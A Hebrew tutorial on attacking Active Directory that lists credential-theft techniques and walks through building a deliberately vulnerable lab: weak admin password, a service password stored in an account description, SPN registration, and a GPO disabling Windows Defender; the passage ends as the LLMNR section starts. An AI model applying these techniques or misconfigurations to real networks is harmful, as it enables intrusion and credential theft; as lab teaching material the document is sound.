

תקיפות - Active Directory

יוצר : אור גוזלן

במסמך זה אני אראה מספר תקיפות על active directory. תקיפות שמנצלות חולשות בפרוטוקולים וקונפיגורציה לא נכונה ובכך לקבל שליטה על משתמש או מידע עליו, לאחר מכן אראה בכמה דרכים איך להשיג גישה למשתמש "חזק" יותר בעל גישה רחבה יותר. והרשאות נרחבות יותר.

התקיפות שאעשה בשביל לקבל גישה למשתמש/מידע על משתמשים הם :

1. SMB Relay attacks - התוכנית משתמשת בפרוטוקול שיתוף הקבצים Server Message Block, אשר פרוס בשכבה מעל NetBIOS, בדרך-כלל, משתמש שמשתף תיקייה או ספרייה כלשהן בתוך ה-LAN, משתמש בפרוטוקול שיתוף קבצים ואנחנו נראה איך אפשר לנצל את הפרוטוקול כאשר לא משתמשים בחתימה .
2. LLMNR Poisoning - פרוטוקול שמתרגם שמות של domain של מחשבים סמוכים ברשת המקומית ללא צורך בשרת Domain Name System, נראה איך אנחנו בתור Man in the middle יכולים לנצל את זה ולענות על הבקשות האלה.
3. dns takeover - Mitm6 - IPv6 attacks - המתקפה מתרכזת בכך שהרשת עובדת על IPv4 ו IPv6 מופעל ואף אחד לא עושה DNS בשבילו, אנחנו יכולים להתחזות ל DNS של IPv6 ולהאזין לבקשות שמגיעות בהפעלה של מחשבים כאשר המחשב מחפש את שרת ה DNS ועם זה אפשר לקחת פרטים חשובים כמו hashes של משתמשים.

תקיפות אותם אעשה אחרי קבלת גישה למשתמש/מידע על המשתמשים כדי לקבל גישה למשתמש חזק יותר או מידע רחב יותר :

1. Pass the hash - אחרי שיש לנו גישה לסיסמאות ו hashes של סיסמאות אנחנו יכולים להעביר אותם בין המחשבים ברשת
2. Token impersonation - כאשר אנחנו מתחברים למחשב אנחנו משאירים token, מה יקרה אם נמצא token של admin במחשב ומה נוכל לעשות איתו.
3. Kerberoasting - מנצל את האופן שבו חשבונות מסוג Service משתמשים באימות של ה- Kerberos עם SPNs (Service Principal Names) ונראה כיצד ניתן לגלות ברשת חשבונות Service באמצעות סריקה של ערכי SPN של אובייקטי משתמש. ובסופו של דבר לפצח את הסיסמאות של אותם חשבונות עד לקבלת סיסמא.
4. Credential dumping with mimikatz - נשתמש בכלי שנקרא Mimikatz על מחשבי הוויןדוס שלנו כדי להוציא סיסמאות, PIN codes, hashes.
5. Golden ticket Attack - נראה מה קורה כאשר נקבל שליטה על המשתמש של krbtgt שמחלק את tickets ואיתו נוכל לייצר tickets לכל שירות ב AD שלנו.

לבסוף אני אראה כלים המאפשרים לראות את כל ה domin , לראות נתונים סטטיסטיים על משתמשים, נקודות תקיפה ועוד :

1. powerview - כלי שמאפשר לנו להסתכל על הרשת ולראות domain users, policies.
2. Bloodhound - כלי שמאפשר כמו powerview לראות נתונים על ה domin שבו אנחנו נמצאים רק שפה זה יהיה בצורה גרפית.

המעבדה בה נשתמש כוללת :


1. שרת windows server 2019
2. מחשבי windows 10 enterprise

כל ה ISO נלקחו מ-microsoft


דבר ראשון הוא להוסיף אותם ב VMware workstation ולהגדיר אותם.

הורדה של כלים

לפני כל ההתקפה אציג את הכלים בהם אשתמש, בחלק זה אראה איך להוריד אותם.
1. נכנס לדף הכלי אותו נרצה להוריד ונלחץ על כפתור ה code :



ולאחר מכן נלחץ על כפתור העתקה:




נפתח את הטרימינל שלנו ובמקום בו נרצה להוריד את הכלי נרשום git clone ומה שהעתקנו :


```
git clone https://github.com/YOUR-USERNAME/YOUR-REPOSITORY $
```

קינפוג ה AD


נכנס ל windows server ונתקין אותו,
נבחר שם משתמש וסיסמה של האדמין:



נבחר בסיסמה מאוד פשוטה - P@SSw0rd!
לאחר מכן נכנס לחיפוש ונרשום computer - ונלחץ על view your pc name ונלחץ על rename this pc



נשנה את שם המחשב ונעשה restart.
עכשיו נכנס ל Server Manager ונתחיל בהוספה של role




נבחר role-based




נלחץ next ב server selection

ב server role- נבחר תפקידים אנחנו רוצים שהAD שלנו יעשה



נבחר שאנחנו רוצים שהוא יהיה ה AD Domain שלנו




נלחץ add features


עכשיו נלחץ next עד שנגיע ל install ונלחץ עליו,

נמתין עד שההתקנה תסתיים


ולאחר מכן נילחץ על close .
לאחר שהתהליך יסתיים יופיע לנו לנו הערה




שתשאל אותנו אם נרצה להפוך את המחשב הזה ל domain controller



נלחץ על הסימן
נבחר add a new forest ונרשום השם של ה Domain שלנו .




נרשום סיסמה ל DCRM :




נלחץ next עד שנגיע ל install , לאחר ההתקנה המחשב יעשה restart .

ולאחר מכן אנחנו נוסיף משתמשים ומחשבים :




ניצור משתמשים למחשבים שלנו



ניצור :

- 2 משתמשים פשוטים
- משתמש האדמין
- משתמש של שירות (במקרה הזה SQL) וגם אותו נשים אדמין ובתיאור שלו נרשום את הסיסמה שלו (משהו שהוא נפוץ ומאוד שגוי)

עכשיו נכניס תיקייה לשיתוף - את כונן C של ה domain controller



ועכשיו אנחנו נפתח טרמינל

ונרשום :

setspn -a Pc-name/SQLService.Domain-name.local:60111 Domain-name\SQLService


זה פותח לנו את הפורט ורושם אותו - כשירות , service principal names - spn וככה אנחנו יכולים לקרוא ולערוך שירותים

בשביל לבדוק שאכן רשמנו אותו והכל עובד תקין נרשום :

```
setspn -T domain-name.local -Q */*
```


ונבדוק שבסוף התווסף שירות SQL

עכשיו הדבר האחרון שלנו - GPO , נכנס ל group policy management <- נכנס לדומיין שלנו ונעשה new GPO - נקרא לו disable windows defender - כדי שנוכל להפעיל את כל ההתקפות. נכנס לתוך הGPO שיצרנו נכנס לתוך administrative templates נחפש את turn off windows defender antivirus קליק כפול ונעשה לו enabled . נעשה apply .




קינפוג windows 10

לאחר שסיימנו עם השרת נעבור לקינפוג מכונות ה Windows שלנו ונכניס אותם ל AD שלנו. נכנס למחשב הראשון לאחר ההתקנה וגם פה כמו ב DC נשנה את שם מחשב, לפני שנתחיל נפתח תיקייה חדשה ונשתף אותה, נפתח תיקייה חדשה נכנס להגדרות ל sharing ונלחץ על share - זה ישאל אותנו אם לאפשר network discovery ונסמן כן ואז done.




ניקח את ה IP של ה Domain controller לאחר מכן נכנס להגדרות רשת ונכנס ל IPv4 וב-DNS נכניס את ה IP של ה DC.

לאחר שעשינו את זה, בחיפוש של windows נחפש domain נכנס ל access work or school ואז על connect ולבסוף על join this device to a local AD domain, נכניס את המחשב שלנו ל domain. ונכנס עם המשתמש של ה admin ונפעיל מחדש את המחשב.



אחרי שהמחשב עלה נכנס עם המשתמש הרגיל שיצרנו - נחכה שהכל יעלה ואז נחליף לאדמין שלנו.
 נלחץ מקש ימני על סמל ווינדוס ונכנס ל computer management <- נכנס ל local users and groups
 נכנס ל groups ומשם ל administrators נלחץ על add ונוסיף את את המשתמש הרגיל שלנו לקבוצת ה
 local-admin בשביל המתקפה שלנו Pass the hash




עכשיו נעשה אותו דבר המחשב השני רק שפה נוסף את 2 המשתמשים הרגילים שלנו כ local admin
 מה שאומר שיש לנו 2 מחשבים ו יוזר אחד שהוא local admin בשניהם

LLMNR poisoning

נתחיל במזה LLMNR - Link-Local Multicast Name Resolution פרוטוקול מתרגם שמות של domain של מחשבים סמוכים ברשת המקומית ללא צורך בשרת Domain Name System, או בקצרה הוא מזהה host כאשר ה dns לא מצליח. והפגיעות שלו היא כשאנחנו פונים לשירות הוא מחזיר לנו שם משתמש NTLMv2 hash.

בקצרה על המתקפה :

